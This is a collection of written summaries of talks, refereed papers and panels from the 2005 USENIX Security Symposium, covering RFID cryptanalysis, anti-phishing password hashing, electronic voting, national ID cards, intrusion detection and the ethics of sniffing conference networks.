Some of the questions and answers focused on access control and the problems of humans giving away their identity. Curiously enough, Lampson's reply to one question, "If you want your machine to be moderately secure you need some form of remote administration," seems to contradict his earlier "all trust is local" statement. To a question about being sure one's configuration is correct, Lampson replied, laughing, "You want perfection and you're not gonna get it!"

His talk can be downloaded at http://www.usenix.org/events/sec05/tech/lampson.pdf.

For more information, see his home page at http://research.microsoft.com/lampson.

Refereed Papers

SECURING REAL SYSTEMS

Summarized by Kevin Butler

■ *An Analysis of a Cryptographically Enabled RFID Device*

Steve Bono, Matthew Green, Adam Stubblefield, and Avi Rubin, Johns Hopkins University; Ari Juels and Michael Szyydlo, RSA Laboratories

■ ***Awarded Best Student Paper!***

Steve Bono presented his group's work on analyzing Texas Instru-

ments' (TI) Digital Signature Transponder (DST). This is a passively powered device used in vehicle immobilizers by automobile manufacturers such as Ford. It is also used in the ExxonMobil Speedpass, a device that can be used in lieu of cash or credit cards at gas pumps. The DST provides security based on a challenge-response protocol, where a 40-bit key challenge is issued from the reader to the transponder and a 24-bit response is returned by the transponder, along with its 24-bit serial number. The serial number can only be written by the manufacturer, and the response is encrypted by a 40-bit secret key.

Bono outlined the methodology used to examine the security of the DST system. They set out to discover whether it was possible to recover the proprietary secret algorithm used by the device, purchasing an evaluation kit from TI and testing against the device with structured bit patterns for the challenge issued. A diagram published by TI on the protocol was used as a general schematic to verify against, and through experimentation, the group verified the diagram and made tables outlining the operation of the substitution boxes therein. In this manner, the entire cipher was uncovered.

The 40-bit key used was found to be small enough to be vulnerable to a brute-force attack. While general-purpose CPUs proved to be slow, requiring about 31 days to uncover the key, the JHU team put together 16 FPGAs in parallel and were able to uncover the key in about 35 minutes. Real-world applications were shown by using the evaluation kit in a briefcase and getting close enough to a person to retrieve the response from a challenge, effectively making it possible to scan victims for the RFIDs. Additionally, the team built a transponder to circumvent an engine immobilizer and spoofed a Speedpass signal to purchase gasoline. To their surprise, there was little push-back from Ford, who made some phone calls but no legal threats, or TI, who did not want proprietary information published but did not threaten to sue.

It was noted during the Q&A that the cost of the FPGAs used in the attack have dropped to $150 each, making this even more economically feasible. Bono expanded on this by observing that the decoder chip itself cost a mere $12. Rik Farrow asked how much cryptanalysis was performed to uncover the algorithm, and Bono responded that because the key was so weak, no cryptanalysis was necessary at the time, although it was performed formally when the protocol was broken.

- ***Stronger Password Authentication Using Browser Extensions***

  Blake Ross, Collin Jackson, Nick Miyake, Dan Boneh, and John C. Mitchell, Stanford University

  Collin Jackson presented the password "phishing" problem, where users cannot reliably identify fake sites set up for purposes of stealing credit card and other identity data. In particular, the problem of protecting passwords used in multiple venues was addressed. Some passwords are used for low-security sites, such as high school reunions, while others, oftentimes the same password, are used for sites requiring high security, such as banks, where revelation of the password has drastic consequences. If the same password is used at both types of sites, breaking a low-security site could reveal the password to a high-security site. Jackson and his group investigated ways, as transparent to the end user as possible, to ensure that high-security passwords were not revealed.

  The solution proposed, called PwdHash, is a lightweight browser extension. It generates a unique password that is a hash of the password employed and the domain name of the Web site visited. This provides a modicum of protection against phishing, as the HMAC will be different for the password given to a spoofed site compared to the real one, due to different domain names. While other password hashing schemes exist, Jackson asserted that PwdHash was the only one that remained invisible to the user. One particular problem not addressed by many solutions, however, is the spoofing problem, where a malicious site employs JavaScript or Flash in such a manner that the user thinks he is entering information into an encrypted password field, but the password is sent in the clear, circumventing the hashing mechanism. To handle this, the tool is set up so that the original password never touches the Web site itself, with keystrokes being intercepted by the browser extension and the hashed result sent to the site. A password prefix (in this case, "@@") is used to activate the browser extension. This is the best method for securing users, as they do not have to decide when to make a trust decision.

  Challenges in this scheme include password resets, use in Internet cafes, and dictionary attacks. Jackson clarified that this tool does not protect against spyware or DNS poisoning. To allow password resets, the user must enter the unhashed password into a change page. Use of the password prefix facilitates this, however, as the prefix ensures that old passwords will not be hashed and new ones automatically will be. Because users cannot install the software at Internet cafes, an interim solution set up by the authors is to create the hashes from a secure Web page (http://www.pwdhash.com). It was asserted that dictionary attacks work about 15% of the time, so if the password was retrieved from a low-security site and the attacker knew the domain name, their odds of retrieving the password are much lower than the 100% rate currently achievable. The ultimate

solution would be to use a better authentication protocol.

In the Q&A period, a question was raised about how to handle policy requirements for different sites (e.g., minimum number of password characters and use of numbers or caps). Jackson responded that the best way would be to create a policy repository for all sites. Another way is to look at the user password itself, but this gives up some security. A following question raised concerns about Javascript focus-stealing attacks, where a user could think they are using the extension but the keystrokes are being hijacked by a script. This is a difficult problem to solve, but, theoretically, one could find all ways in which focus-stealing may occur and eliminate them; using longer passwords is also beneficial. Another question had to do with user-interface issues. The group found that, above all, end users favored simplicity and ease of use over any other factor.

- ***Cryptographic Voting Protocols: A Systems Perspective***

Chris Karlof, Naveen Sastry, and David Wagner, University of California, Berkeley

An analysis of two new cryptographic voting schemes was presented by Chris Karlof. DRE (direct recording electronic) voting machines are popular for a variety of reasons, such as their ability to display multiple languages and allowance for disabled people to vote more easily, as well as providing quick counts. However, the software and hardware must be fully trusted and the process transparent, none of which is guaranteed by current DREs. Allowing a voter-verified audit trail (VVAT) can be done by issuing a paper receipt. Election officials can use these to verify recounts, but individual voters cannot verify their vote. David Chaum and Andrew Neff have each proposed verifiably cast-as-intended protocols, where the voter can later check that their vote was as they registered it. The ballot is encrypted but can be verified later on public bulletin boards by the voter. The analysis from Karlof's group focused on Neff's scheme, but is applicable to Chaum's as well. The DRE makes a pledge that the row chosen by the voter on the ballot (where a row consists of a certain pattern of 1's and 0's) is the one they chose, and later the voter can match the candidate openings with the pledge made. To circumvent vote-buying, all candidate rows on the ballot are opened, not just the one corresponding with the chosen selection.

Karlof explained that both protocols were subject to information leakage through subliminal channels. The DRE can embed information within the pledge values, constructing a ballot where a certain bit pattern indicates the user's choice. Someone knowing the encoding pattern could then look at a ballot and know who the voter selected, threatening privacy. An analysis of the attack found, in the worst case, it was possible to encode up to 51KB per ballot through a subliminal channel, enough to provide plentiful information on the voter. The only solution appears to be making the ballot preparation more deterministic. Another possible attack is to use humans as cryptographic agents. Humans are not generally good at detecting subtle deviations, and a DRE can produce a false ballot that looks essentially similar to what the voter would expect. Because the protocols specify that the user makes his pledge before the DRE offers a challenge, the DRE is susceptible to cheating, as it can offer a receipt with small differences that the user will ignore. There is no clear mitigation strategy other than user education and testing during elections.

Finally, these schemes can only detect DoS attacks, not mitigate them, though that is still better than what DREs are capable of doing today. A simple attack from which recovery is impossible is to plant a trojan horse in every DRE, such that nationwide, the machines selectively delete ballots and perform ballot stuffing. Alternately, a machine can deny service selectively, such as only when a chosen candidate is losing. Such activities would be enough to cast entire elections in doubt, representing a threat to the entire voting system. Flexible recovery strategies including the use of VVATs are required. In summary, while the protocols examined are a large improvement over current implementations in DREs, some issues remain to be ironed out.

Invited Talk

- ***Human-Computer Interaction Opportunities for Improving Security***

Ben Schneiderman, University of Maryland

Summarized by Ming Chow

Professor Ben Schneiderman first reminded the audience that the goals of user interface design are to be cognitively comprehensible and to be effectively acceptable, not to be adaptive, autonomous, or anthropomorphic. The scientific approach to designing user interfaces includes specifying users and tasks, accommodating individual differences, and predicting and measuring learning, performance, errors, and human retention.

Professor Schneiderman stressed the importance of usability in controlling security and privacy, as put forth by the Computing Research Association (CRA) and the 2005 President's Information Technology Advisory Committee (PITAC) Report. One of the grand challenges established by the CRA in 2003 was "to give endusers security they can understand and privacy they can control," and usability is increasingly important in areas such as patient health records, law

enforcement databases, and financial management. The 2005 PITAC report noted similar challenges for end users and operators. Professor Schneiderman listed five goals of security and privacy: availability, confidentiality, data integrity, control, and auditability.

Professor Schneiderman presented the security and privacy settings interface in Microsoft Internet Explorer, which, he noted is riddled with usability problems, from the tedious online help to the challenge of setting up a Virtual Private Network (VPN). He also mentioned the emerging research in the area of usability and security/privacy.

Professor Schneiderman offered several valuable strategies for improving the usability of security/privacy: use a multi-layer interface that ties complexity to control and that also permits evolutionary learning; use a cleaner cognitive model that has fewer objects and actions; show the consequences of decisions; and show activity dynamics with a viewable log. He urged improving commercial practices by putting more emphasis on usability engineering and testing, which will lead to improved product quality, reduced costs, improved organizational reputation, and higher morale. Using his suggestions and insights, he presented a sample design of File-sharing Onweb with Realistic Tailorable Security (FORTS), which uses the multi-layer interface approach.

Finally, Professor Schneiderman presented information visualization for security and repeated the mantra of information visualization: overview, zoom-and-filter, details-on-demand. Human perceptual skills are remarkable, and human storage is fast and vast. He suggested using information visualization as a valuable opportunity for security/privacy: for linking relationships, profiling users and traffic, and understanding hostile events. A number of commercial and academic visualization tools were demonstrated, including SpotFire, a rich and powerful commercial visualization package.

Panel

- ***National ID Cards***

  Niels Provos (moderator), Google; Drew Dean, SRI International; Carl Ellison, Microsoft; Daniel Weitzner, World Wide Web Consortium

  Summarized by Serge Egelman

  With the passing into law of the REAL ID Act (P.L. 109-13), many Americans have started to become aware of the concerns that come with a national identity system. It was only fitting that this year's USENIX Security Symposium featured a panel to discuss such concerns. In his opening remarks, moderator Niels Provos pointed out that most European countries already have had national identity cards for quite some time. He has had his card for his entire life and he uses it regularly for such activities as traversing borders and voting without any hassles. He quite likes his national identity card, in fact. But Germany has strong laws regulating the collection and sharing of personal data. The United States has no such laws, and that is why there is a legitimate concern regarding what a national identity system will do to personal privacy in this country.

  Carl Ellison, an expert on authentication and authorization systems who currently holds the title of Security Architect at Microsoft, laid out the arguments for and against national identity cards. He went on to say that both sides are wrong; the opponents are wrong, in that the defeat of such a system will not in fact end data privacy problems, and the proponents are wrong, because they do not understand that a national identity card will not achieve the security goals for which it was intended (i.e., the card will never be a "not a terrorist" card). To elucidate these arguments, Ellison went over the process of making a security decision: a channel is opened, an identifier is offered, and authentication occurs. Authentication involves proving that the client has a right to the given identifier and is authorized to access the requested resource. Thus, such a security decision cannot simply be based on a name or identifier; it must also involve determining whether the person has appropriate permission. This problem can clearly be seen with the proposed national identity system in this country: it is aiming to prevent terrorism, but only knowing a name says very little about whether someone is a terrorist and what their intentions may be.

  Ellison then brought up the example of Walton's Mountain. It is a fictional place where all of the residents are born and eventually die; everyone knows each other. Thus, when a security decision needs to be made, any resident just needs a name and can then recall memories about the person. National identity cards are trying to accomplish the same thing through what Ellison calls "faith-based security." Through the use of biometrics and identity documents, the government is trying to make assurances about names so that they can recall "memories" about a person from a nationwide database. Unfortunately, such a database does not exist, and even if it did, we would not know anything about a person we had never interacted with before. This is not a proper security decision; we are doing authentication but not authorization. Urbanization made this a very difficult task, and the Internet has made it impossible.

  Drew Dean's interest in the issue of national identity cards can be seen by his involvement in two separate National Research Council studies on authentication and national identity systems. He mentioned that in getting to the conference he

had to show two different forms of identification: a passport to get on the airplane and a state driver's license to rent a car. In this country, a state driver's license is recognized by every state (although there is no federal law mandating this, every state has passed its own law to recognize out-of-state licenses for the purpose of comity). However, outside of the U.S., it varies. One of the NRC studies that he referred to brought up the fact that a national identity system needs to cover more than just U.S. citizens. This and other problems are often failures of the system, not just the card. But before such a system can be fixed (or properly implemented), a few questions need to be answered: What will the purpose be? Who will be enrolled? What information is stored? Who has access to the information? What are the implications with regard to identity theft? While it is clear that existing credentials are very weak, it is even clearer that a single nationwide system would create a single point of failure.

Daniel Weitzner has also been involved with National Research Council studies on national identity systems. He started by mentioning that the Washington, D.C., sniper and the 9/11 hijackers have been the biggest motivators for creating a national identity system. It was largely the terrorist hijackings that motivated the passage of the REAL ID Act, which mandates states to create uniform identity cards within the next three years. The law defines what is to be included on the cards and what is to be stored in the national database, but it makes no mention of how the data can be accessed or used, and by whom. It is also unclear if it will solve the problems that it intends to.

Regarding the sniper case, the license plate number was recorded at least ten times near the sites of the crimes, but the car wasn't associated with the crime. As Weitzner put it, they were "looking for a white truck with white people instead of a blue car with black people." Had each license-spotting been stored in a database which was shared by all of the police forces, they could have correlated the fact that this car was spotted at the scene of many of the shootings. But at the same time, this challenges our current privacy model. Many intrusive practices occur from drawing inferences, rather than from data collection alone. Credit card transactions lead to profiling, Web logs lead to user patterns, and location-based systems lead to discovering travel patterns. What we need right now from a technical standpoint is enforcement of rules, as well as secure audit systems. From a policy standpoint we need to shift from limits on data collection to limits on data usage, where we can require accountability and auditing. The current threats to privacy are not coming from the information itself, but from the inferences. Thus, by increasing exposure to the personal information collected, we can actually advance personal privacy.

The question on everyone's mind for the panel was whether there would be a benefit to being a national identity cardholder. While they differed in their reasoning, all of the panel members agreed that the costs would greatly outweigh the benefits. Carl Ellison referred to Walton's Mountain again, reminding everyone that implementing authorization on the cheap is still an unsolved problem. Issuing cards in no way achieves authorization. Daniel Weitzner drove home that point, saying that when confronted with a new technology that they do not understand, government treats it as a panacea. Such systems are expensive to implement and do not provide the solution that their proponents claim. Drew Dean mentioned that one of the biggest privacy concerns is with regard to secondary uses of personal information. Originally, social security numbers were to be only used by the Social Security Agency, just as a driver's license was originally meant to be a license to drive. But since these systems exist, private industries have used them for other uses rather than spending money to create their own systems. All of these systems undergo function creep, and privacy concerns abound.

Invited Talk

- ***Homeland Security: Networking, Security, and Policy***

  Douglas Maughan, DHS, HSARPA
  Summarized by Ming Chow

  Douglas Maughan, program manager at the Department of Homeland Security Science and Technology Directorate, discussed some of the issues and tools the department is currently working on. Maughan provided an overview of the organization of the DHS, and discussed its research and deveopment priorities. He also explained the differences between research and development funding at DARPA and at the DHS: at the DHS, 85–90% of funds are tied to requirements, and 10–15% of funds are dedicated to research. The five priorities of cybersecurity in the department are testing and evaluating threats, critical infrastructure, customer service, coordinating research among agencies, and creating partnerships. Maughan engaged the audience in discussion about two policy issues: DNS, and securing protocols for the routing infrastructure. He acknowledged that people are unhappy with ICANN's model of managing DNS, which is a key part of the global Internet, and asked the audience several questions, including: What incentives should be put in place for industries to use DNSSec? Should the rootkey be managed using threshold cryptography or a single rootkey? Unlike DNS, there is no governance for the routing infrastructure. Maughan

acknowledged that ISPs are doing the bare minimum to protect networks, and he asked the audience what incentives should be provided to industries to encourage their adoption of a standard and development of solutions for deployment.

Next, Maughan presented two DHS projects, DETER and PREDICT. DETER is a shared testbed infrastructure for medium-scale security research, including repeatable experiments, especially for experiments that may involve "risky" code. The Protected Repository for Defense of Infrastructure against Cyber Threats (PREDICT) is a repository of defense infrastructure data, where the aim is to have private corporations donate real incident data for security researchers and academia to use. The goal of these projects is to provide an experimental infrastructure to aid development of a large-scale deployment security technology sufficient to protect our vital infrastructures. These projects are not without controversy. Maughan asked the audience to consider a number of other questions, including: What industries should be involved with DETER, and how? What is the level of anonymization of the data? What should be the level of institutional sponsorship of PREDICT, and what happens if one violates the terms of agreement?

Refereed Papers

DIAGNOSING THE NET

Summarized by Mohan Rajagopalan

- ***Empirical Study of Tolerating Denial-of-Service Attacks with a Proxy Network***

  Ju Wang, Xin Liu, and Andrew A. Chien, University of California, San Diego

  Denial of service (DoS) attacks are a key problem as Internet service applications become an important part of the enterprise. This work focused on infrastructure-level DoS attacks and was based on two key ideas: enforced mediation, and the notion of distributed front ends. Since theoretical models cannot capture the dynamics of network and application behavior as observed in large networks, the authors' work addressed these challenges and performed a realistic study by using a large-scale packet-level online simulator, MicroGrid, that was better than NS2 and PlanetLab.

  The experiments produced three results: first, they showed that this approach performed better in terms of baseline performance. Second, the proxy network was effective against both "spread attacks" and "concentrated attacks." Finally, the results showed that their system was scalable.

  The first questioner asked Ju to compare their MicroGrid-based approach to a simpler one based on NS2. Ju replied that scale is important for realism and NS2 could not provide a realistic approximation. He referred to the paper for further details on what realism meant. When asked to comment on the switch over time he replied that while they did not consider it, it was something that would be seen in a real system.

- ***Robust TCP Stream Reassembly in the Presence of Adversaries***

  Sarang Dharmapurikar, Washington University; Vern Paxson, International Computer Science Institute, Berkeley

  Sarang Dharmapurikar described the growing interest in higher-level packet processing. The motivating question for this work was whether it's possible to reassemble packets at high speed. Previously, systems either did not have a buffer and so would drop packets (TCP instability) or would guess the amount of buffer required. The primary contribution of this work was to analyze TCP traces in order to measure buffer requirements that could then be used to improve the system. The objective was to optimize for the average case by introducing an inline hardware device that could kill connections and allow normalization while preserving TCP dynamics.

  This work presented three fundamental measurements: first, up to 15% of the connections may have had out-of-order packets; second, the maximum buffer required is small; and, finally, 60% of the holes lasted for less than 1ms. This indicated that reordering and not dropping was the right strategy. In order to deal with adversarial connections they proposed a policy-based defense; to prevent the attacker from filling the buffer with a single connection, they would restrict the policy of each connection to a preset threshold. Their policy would prevent multiple connections from a single host in order to prevent the adversary from creating multiple connections. The final policy evicted a page randomly and killed a connection in case of an overflow. The talk mentioned zombie equations that would be used to improve connection eviction packets. In conclusion, this work presented the facts that TCP reassembly would be important for security and that trace-driven analysis can be used to design and tune the system.

  The first question dealt with an adversary who would send a bunch of holes and then a bunch of small packets to fill the holes, thus flooding the analyzer. Sarang replied that this could be treated as an anomaly. The second question concerned the use of multi-path for group resiliency. The response was it would be difficult to handle.

- ***Countering Targeted File Attacks Using LocationGuard***

  Mudhakar Srivatsa and Ling Liu, Georgia Institute of Technology

  Mudhakar Srivatsa presented LocationGuard, which provides location hiding to protect against DoS and host-compromised attacks. There are two major problems this work tries to address: access control in a

wide area file-storage system, and defending against targeted attacks. The authors' approach tries to hide files, locate them for known users, and prevent inference attacks. A location key is used to hide the location of the file (A:(file,loc_key) -> location). The implementation was based on files stored in a distributed hash table.

Their approach uses a probabilistic look-up scheme which builds on a "safe obfuscation" algorithm for secure routing by never disclosing the file ID. In order to prevent inference attacks that are based on observing file accesses and frequency, files are divided into chunks. Periodically, the location key is changed, and this rekeying nullifies all past file inferences. The actual implementation is based on Chord using AspectJ. The authors found that their approach effectively defended against DoS, DDoS, and host compromise attacks and incurred minimal overheads.

Invited Talk

- ***Electronic Voting in the United States: An Update***

Avi Rubin, Johns Hopkins University

Summarized by Ming Chow and Jonathon Duerig

Avi Rubin began by discussing his recent experiences at an annual conference of state chief justices held in South Carolina, where he served on a panel about electronic voting. Surprisingly, most of the chief justices were not aware of the electronic voting problem, and most do not even buy into the idea of trojan horses. However, Rubin's talk pointed out some of the problems that result when voting technology loses transparency. It is important to educate the chief justices in this area, since they will increasingly be the arbiters of who wins elections, as was seen in a recent election in Washington state. Rubin noted that it was difficult to explain the technical issues of electronic voting to a mostly nontechnical group at the conference. Several chief justices (of Pennsylvania, Washington, Puerto Rico, and Florida) praised Rubin's talk for making them believers regarding the electronic voting problem and for stressing the importance of a paper trail.

Rubin reviewed the background of the electronic voting problem. Shortly after the debacle of the 2000 presidential election, Congress passed the Help America Vote Act (HAVA). The purpose of the act was to establish a program to provide funds to states to replace the punchcard voting program. In 2003, $1.4 billion was given to states to buy electronic voting systems. Members of Congress approved of the idea of electronic voting and didn't find any problems with systems, rebuking Rubin. However, before the 2004 presidential election, the controversy surrounding electronic voting escalated. Rubin noted numerous problems, including weak requirements from independent testing authorities (ITAs), no source code review of systems, controversies over the lack of a paper trail, lack of accommodation for blind people, and the fact that some people do not even look at their receipts.

Rubin noted that there is still a disconnect between Congress and the computer science community and that the HAVA money is almost gone: $4 billion has been spent. Maryland commissioned several studies to figure out how to retrofit new voting safeguards onto the old technology. The finding is that things are being done wrong, but there is no money to fix them. Rubin recalled a trip to the Carter Center in Atlanta, where he found that the people are very concerned about the fact that there is no way to observe electronic voting. In Oregon, everyone votes by mail; there, voter coercion and resale are problems. Except for Baltimore, Maryland is still using the highly controversial Diebold electronic voting machines. In New Jersey, legal battles over voting continue to rage. Politicians in Washington do not seem worried about these problems. People in positions of power are invested in voting-machine companies. Although progress is being made in confronting the problems in existing voting technology, the overall picture is mixed. And the difficulties in disseminating information on the problem of electronic voting means that many people in this country still do not believe there even is a problem.

Refereed Papers

MANAGING SECURE NETWORKS

Summarized by Stefan Kelm

- ***An Architecture for Generating Semantics-Aware Signatures***

Vinod Yegneswaran, Jonathon T. Giffin, Paul Barford, and Somesh Jha, University of Wisconsin, Madison

In this talk Jonathon described both the architecture and the implementation of Nemean, a system for automatic IDS signature generation. One of the objectives of Nemean is to take the human out of the signature-generation loop in order to reduce errors (both false positives and false negatives). He said that current solutions do not make use of application-level protocol semantics, whereas Nemean operates on the application layer, working with what he called semantics-aware signatures. In doing so, it is able to aggregate TCP flows, generate signatures for attacks where the exploit is only a small part of the payload, and produce generalized signatures. And it is easy to understand and, importantly, to validate.

Nemean's architecture consists of data collection, flow aggregation, service normalization, and clustering. The data collection component takes its input from a honeynet; the current implementation captures

HTTP and NetBIOS. The main part of the flow aggregation component is to manually assign weights to single data packets, which are subsequently used for automatic signature generation. Service normalizations take care of possible problems within the data flow. Finally, the clustering component is divided into session clustering and connection clustering.

Jonathon then presented some very impressive results of an experiment that ran over two days: they trained Nemean using captured honeynet data and achieved a detection effectiveness of about 99%, with 0 false alarms. Their research suggested that, depending on the attack, connection-level clustering makes sense at times and session-level clustering seems appropriate at others. For more information, see http://www.cs.wisc.edu/~giffin/.

- ***MulVAL: A Logic-Based Network Security Analyzer***

  Xinming Ou, Sudhakar Govindavajhala, and Andrew W. Appel, Princeton University

  Xinming Ou presented MulVAL, a new approach to network security analysis. The motivation behind this approach is to find possible security weaknesses in software and/or network configurations before running a particular service. An administrator, Xinming argued, should be able to put questions to a so-called "reasoning engine"—for example, is there an attack path that could lead to exposure of confidential data?

  Input from sources such as CVE is converted into input which may subsequently be used through logic programming. The authors chose MulVAL, which is a subset of Prolog. Xinming gave two examples: network and machine configurations are being expressed as datalog tuples—"serviceRunning(webserver, httpd, tcp, 80, apache)"—whereas the reasoning logic is being specified as datalog rules—"networkAccess(Attacker, Host2, Protocol, Port . . .)". Standard prolog engines then conduct the analysis of configurations.

  The basic idea behind the architecture is to have a small scanner running on each host within a network and an analyzer which looks for new information sent by the scanners. Xinming described various reasoning rules such as possible exploitation of known vulnerabilities, OS semantics, and attack techniques. He then presented some real-world results of MulVAL and argued that their system scales pretty well, mainly because of Prolog's system optimization. They used MulVAL to check their department's network configuration and immediately found a potential two-stage attack path due to multiple vulnerabilities that existed on a single server.

  Xinming said that future work involves testing the system on more networks and that reasoning rules for Windows systems are needed, too. He concluded that logic programming is a good approach to network security analysis.

  For more information, go to http://www.cs.princeton.edu/~xou/.

- ***Detecting Targeted Attacks Using Shadow Honeypots***

  K.G. Anagnostakis, University of Pennsylvania; S. Sidiroglou, and A.D. Keromytis, Columbia University; P. Akritidis, K. Xinidis, and E. Markatos, Institute of Computer Science–FORTH

  Stelios Sidiroglou presented Shadow Honeypots, a security architecture combining rule-based intrusion detection systems (such as snort) which are good at detecting known attacks with honeypots and other anomaly detection systems which are good at detecting zero-day attacks. By taking "the best of both worlds" one should be able to minimize both false positives and false negatives.

  Unlike the traditional approach, shadow honeypots allow for two modes of operation: client-side and server-side. The basic idea is to have a filtering component as well as anomaly detection sensors. Sitting behind those sensors is the shadow honeypot, which is an instance of the system or software to be protected. It is basically a modified version of the software itself, with various hooks introduced throughout the source code.

  The prototype implementation presented by Stelios introduces a few new system calls such as transaction() and shadow_enable(): if the shadow honeypot classifies input as malicious, the corresponding packets are discarded; if the packets are regarded as okay, they will be handled correctly and transparently by the system.

  Stelios presented two widely used prototype implementations modified by those shadow honeypot system calls: the Apache Web server and the Firefox browser. In this implementation they focused on memory violations such as buffer overflows. And although benchmarking the modified versions showed an overhead of 20% and 35%, respectively, Stelios said that the ability to significantly reduce the rate of false positives is a good reason to improve shadow honeypots.

  For more information, see http://www1.cs.columbia.edu/~ss1759/.

Invited Talk

- ***Cybersecurity: Opportunity and Challenges***

  Pradeep K. Khosla, CyLab, Carnegie Mellon University

  Summarized by Boniface Hicks, OSB

  Pradeep Khosla discussed various elements of CMU's CyLab (http://www.cylab.cmu.edu/), of which he is the director. CyLab not only studies the technological aspects of computer security, but also integrates efforts with the Tepper School of Business and the Heinz School of Public Policy. It

extends internationally and includes the efforts of 150 security professionals and more than 50 industrial affiliate member companies. It is an ambitious and wide-reaching research center, embracing both short- and long-term projects.

Khosla himself is helping to build survivable storage systems. In hopes of making storage perpetually available, even in the face of failure or compromise of some disk arrays, the team, led by Greg Ganger, is using redundancy in a novel way. A naive approach would be merely to break up a file into a thousand pieces, like a jigsaw puzzle, and store the pieces on different disk arrays. In this way, if one piece were compromised, no information would be gained. An improvement is to duplicate the storage and break it up into four 1000-piece puzzles. In this way, even failure of a disk will cause minimal damage, and the degradation will be graceful over the failure of multiple disks. Furthermore, their system is self-healing, recognizing what has been lost and recovering it by using redundant information. In this way, they have been able to build a robust system using only non-robust components. As expected, however, increased safety is paid for with slower access rates.

Another CyLab project is the Grey System. Khosla showed a demo of this system, which is already being deployed in the computer science buildings at CMU. A person can get into his own office using a cell phone with Bluetooth. Furthermore, a person can remotely give authority for someone else to enter his office over the cell phone. The system allows for one cell phone to provide a certificate to another cell phone, which can then use the certificate to authenticate with the door. The logic for this delegation system is handled using automated theorem-proving software developed by Pfenning and Lee some 10 years ago. This novel application is one they never expected; it demonstrates how pure research produces unexpected results, even a decade after it has been developed. Khosla used this opportunity to petition for government agencies to be willing to provide funds for the sake of long-term results.

Using the Grey System, what prevents someone from stealing a cell phone and breaking into that person's office? Ideally, the cell phone would authenticate its user—using biometrics, for example. Khosla recognized that no biometric is perfect, but perhaps a combination of face and fingerprint, voice and iris recognition would make a robust system. One group in the CyLab has been making great progress in face recognition. Although there are an impossible number of variables (pose, illumination, expression, occlusion, time lapse, etc.), the lab has made significant progress in gaining excellent accuracy with the help of very few training images. Their software has produced far better results than current commercial software. There is still the challenge, however, of incorporating this resource-rich technology into resource-constrained devices such as cell phones or PDAs. Also, there is need for better user input for these devices, such as voice recognition. Furthermore, as this technology becomes more advanced and is more broadly trusted (biometrics will be required on passports by the year 2010), there are various business and policy issues which must be explored. It may be desirable to encrypt the biometrics on a passport, for example.

The last significant area covered by Khosla was education. Using examples from his own experiences with his son, he described the need for children to be made "cyberaware." Since it is so easy for a teenager to get a malicious script from the Internet and cause great damage, it is important to educate children in ethics and norms for Internet use. CyLab has taken on this social responsibility by forming a program that seeks to educate 20,000 young people in the Pittsburgh area, with the hopes of educating 10 million in the future. They're trying to reach kids aged 5 to 10 by incorporating ethics into an interactive game, which is available at http://mysecurecyberspace.com. In this game, the player interacts with characters such as Elvirus and MC Spammer. A study of the 20,000 children who will be required to play this game is being conducted scientifically, with a long-term evaluation of the effectiveness of this approach.

Throughout his presentation, Khosla made some observations about open areas and the waves of the future. He claimed that Human-Computer Interaction (HCI) is now the hot field in computer science. He identified the emerging field of resource-constrained devices such as mobile phones and even RFIDs, and believes they will be ubiquitous in the near future. Mobile access is the new wave, he said; it holds the promise of providing telephony in developing nations—77% of the world is already within range of a mobile network. At the same time, privacy, security, and capture resilience are needed for mobile technologies. Finally, there were comments about the reduction in funding for these projects. Khosla reiterated how important it is that there be ongoing funding for security—it is a problem that will never simply be solved. He also challenged DARPA not to require so many projects to be classified, since that leads to duplication of effort. Finally, there was an audience comment encouraging incentives to get kids involved in bug reporting as well as in reporting malicious activity. Khosla welcomed this idea.

Panel

- ***Sniffing Conference Networks: Is It Legal? Is It Right?***

  Abe Singer, San Diego Supercomputer Center; Bill Cheswick, Lumeta Corp.; Paul Ohm, U.S. Department of Justice; Michael Scher, Nexum, Inc.

  Summarized by Serge Egelman

  At many security conferences, intercepting wireless network traffic has become commonplace. DefCon is at the extreme—passwords are annually written down and taped to a "wall of shame." But USENIX Security has not been very different. Often the motivation calimed is that of educating users about poor security habits, but one thing is fairly certain: this behavior is illegal. This panel examined both the ethical and the legal impact of sniffing wireless conference networks.

  Bill Cheswick, currently the chief scientist at Lumeta Corporation, is well known for his 1991 paper "An Evening with Berferd," in which he lures a hacker to a machine that is being monitored. For months Cheswick watched as this cracker would attack other machines from the honeypot he had set up. At one point during this study Army Intelligence came to Cheswick and read him his Miranda rights; they saw attacks coming from his machine and assumed that he had something to do with it. He was let off the hook after explaining the project. While Cheswick learned many of this particular cracker's techniques, he had received little ethical guidance on how to proceed. Was what he was doing illegal? Was it ethical? After all, it was his own machine and this cracker had accessed it without authority (which certainly is illegal). While this example falls into a gray area, Cheswick mentioned how he used to sniff conference networks for plaintext passwords so that he could educate people about insecure protocols. Upon finding out that this activity was illegal, he has restricted his sniffing to networks that he owns.

  Paul Ohm, an attorney for the United States Department of Justice, gave an overview and history of the various federal computer crime laws. Starting in 1968, Congress passed regulations about eavesdropping after being outraged by the egregious activities of the FBI in monitoring citizens without any legal oversight. This law made it illegal both to tap phone lines without a warrant and to bug. This is commonly referred to as the Wiretap Act (Title III of the Omnibus Crime Control and Safe Street Act of 1968). In 1986 Congress passed the Electronic Communications Privacy Act (ECPA, 18 U.S.C. §§ 2510-2521). With a few exceptions, this law made it illegal to intercept electronic communications. Monitoring one's own network to protect rights and property is permissible, as is monitoring a network with consent from the users. Ohm pointed out that some might argue that by broadcasting passwords through the air in plaintext, the user is essentially "asking for it." Although it is entirely possible that this might eventually win in court, such a victory would be at the cost of thousands of dollars in legal fees for the defendant. At the same time, the likelihood of someone being arrested at a conference for sniffing traffic is very small. Ohm explained that when deciding to prosecute such a case, intent is crucial. But sniffing conference traffic also raises many ethical questions: even if it were legal, would this behavior be acceptable for someone not in attendance at the conference? What is the difference between a conference attendee sniffing traffic and an FBI agent sniffing traffic? The laws are in place to protect everyone equally.

  Abe Singer of the San Diego Supercomputer Center chose to concentrate on the ethical questions. Some of the common justifications range from "It's not a wiretap if there's no wire" to "I'm protecting the network." Of course this begs the question of what exactly is being protected by acquiring someone else's passwords. Another justification, "The user deserved it for using plaintext passwords," is similar to "She deserved it for walking down a dark alley alone." This sort of behavior embarrasses those who are subjected to it. These are often new users who do not know any better. Instead of alienating them, our time would be better spent educating them. Of course, one way around this would be to force all conference attendees to sign waivers of consent. Just imagine an ISP requiring this of all its customers.

